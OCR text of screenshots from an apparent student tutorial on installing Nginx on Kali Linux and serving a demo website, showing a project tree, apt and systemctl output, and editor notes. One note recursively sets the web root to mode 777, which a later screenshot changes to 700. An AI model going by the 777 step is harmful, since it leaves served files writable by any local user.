

rifat@kali: ~/Nginx-Webserver-Config
File Actions Edit View Help
(rifat㉿kali)-[~/Nginx-Webserver-Config]
$ tree
.
├── Demo Website
│   └── ewubdserver
│   ├── images
│   │   ├── developer.png
│   │   ├── hardy.png
│   │   ├── header_bg.png
│   │   ├── icons
│   │   │   ├── facebook.png
│   │   │   ├── insta.png
│   │   │   ├── js.png
│   │   │   ├── mongo.png
│   │   │   ├── nodejs.png
│   │   │   ├── react.png
│   │   │   └── twitter.png
│   │   └── icons8-linkedin-90.png
│   ├── index.html
│   └── styles
│   └── style.css
├── Nginx Installation on Kali Linux.txt
└── ewubdserver
6 directories, 15 files
(rifat㉿kali)-[~/Nginx-Webserver-Config]
$



Open
*Nginx Installation on Kali Linux.txt
~/Nginx-Webserver-Config
Save
#Open a terminal on Kali Linux and use the following command.
sudo apt update
sudo apt install nginx
#After installing, try entering the local IP or localhost. If the installation is successful, a successful display will appear.
ifconfig
#Now trying to turn on the service.
sudo systemctl status nginx
sudo systemctl enable nginx
sudo systemctl start nginx
#If you want to turn off the service, use this command.
sudo systemctl status nginx
sudo systemctl stop nginx
sudo systemctl disable nginx
#copy folder
sudo cp -r ewubdserver /var/www
cd ~
cd /var/www
#permission changes
sudo chmod -R 777 ewubdserver
Plain Text
Tab Width: 8
Ln 31, Col 18
INS



Open
Nginx Installation on Kali Linux.txt
~/Nginx-Webserver-Config
Save
sudo cp -r ewubdserver /var/www
cd ~
cd /var/www
#permission changes
sudo chmod -R 700 ewubdserver
#gedit install
sudo apt install gedit
#To set up a virtual host, we need to create a file in /etc/nginx/sites-enabled/ directory.
cd /etc/nginx/sites-enabled
sudo rm default
#check ewubdserver file
sudo gedit ewubdserver
#To make our site work, simply restart the Nginx service.
sudo service nginx restart
sudo service nginx status
Plain Text
Tab Width: 8
Ln 44, Col 24
INS



rifat@kali: ~
File Actions Edit View Help
┌──(rifat㉿kali)-[~]
└─$ sudo apt install nginx
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following additional packages will be installed:
nginx-common
Suggested packages:
fcgiwrap nginx-doc ssl-cert
The following NEW packages will be installed:
nginx nginx-common
0 upgraded, 2 newly installed, 0 to remove and 662 not upgraded.
Need to get 643 kB of archives.
After this operation, 1684 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://kali.cs.nycu.edu.tw/kali kali-rolling/main amd64 nginx-common all 1.24.0-2 [111 kB]
Get:2 http://kali.cs.nycu.edu.tw/kali kali-rolling/main amd64 nginx amd64 1.24.0-2 [532 kB]
Fetched 643 kB in 3s (207 kB/s)
Preconfiguring packages ...
Selecting previously unselected package nginx-common.
(Reading database ... 145686 files and directories currently installed.)
Preparing to unpack .../nginx-common_1.24.0-2_all.deb ...
Unpacking nginx-common (1.24.0-2) ...
Selecting previously unselected package nginx.
Preparing to unpack .../nginx_1.24.0-2_amd64.deb ...
Unpacking nginx (1.24.0-2) ...
Setting up nginx (1.24.0-2) ...
Setting up nginx-common (1.24.0-2) ...
update-rc.d: We have no instructions for the nginx init script.
update-rc.d: It looks like a network service, we disable it.
nginx.service is a disabled or a static unit, not starting it.



rifat@kali: ~
File Actions Edit View Help
(Reading database ... 145686 files and directories currently installed.)
Preparing to unpack .../nginx-common_1.24.0-2_all.deb ...
Unpacking nginx-common (1.24.0-2) ...
Selecting previously unselected package nginx.
Preparing to unpack .../nginx_1.24.0-2_amd64.deb ...
Unpacking nginx (1.24.0-2) ...
Setting up nginx (1.24.0-2) ...
Setting up nginx-common (1.24.0-2) ...
update-rc.d: We have no instructions for the nginx init script.
update-rc.d: It looks like a network service, we disable it.
nginx.service is a disabled or a static unit, not starting it.
Processing triggers for man-db (2.11.2-3) ...
Processing triggers for kali-menu (2023.4.3) ...
┌──(rifat㉿kali)-[~]
└─$ sudo systemctl status nginx
o nginx.service - A high performance web server and a reverse proxy server
Loaded: loaded (/lib/systemd/system/nginx.service; disabled; preset: d
Active: inactive (dead)
Docs: man:nginx(8)
┌──(rifat㉿kali)-[~]
└─$ sudo systemctl enable nginx
Synchronizing state of nginx.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable nginx
Created symlink /etc/systemd/system/multi-user.target.wants/nginx.service → /lib/systemd/system/nginx.service.
┌──(rifat㉿kali)-[~]
└─$ sudo systemctl start nginx
┌──(rifat㉿kali)-[~]
└─$



rifat@kali: ~/Nginx-Webserver-Config/Demo Website
File Actions Edit View Help
(rifat㉿kali)-[~/Nginx-Webserver-Config/Demo Website]
$

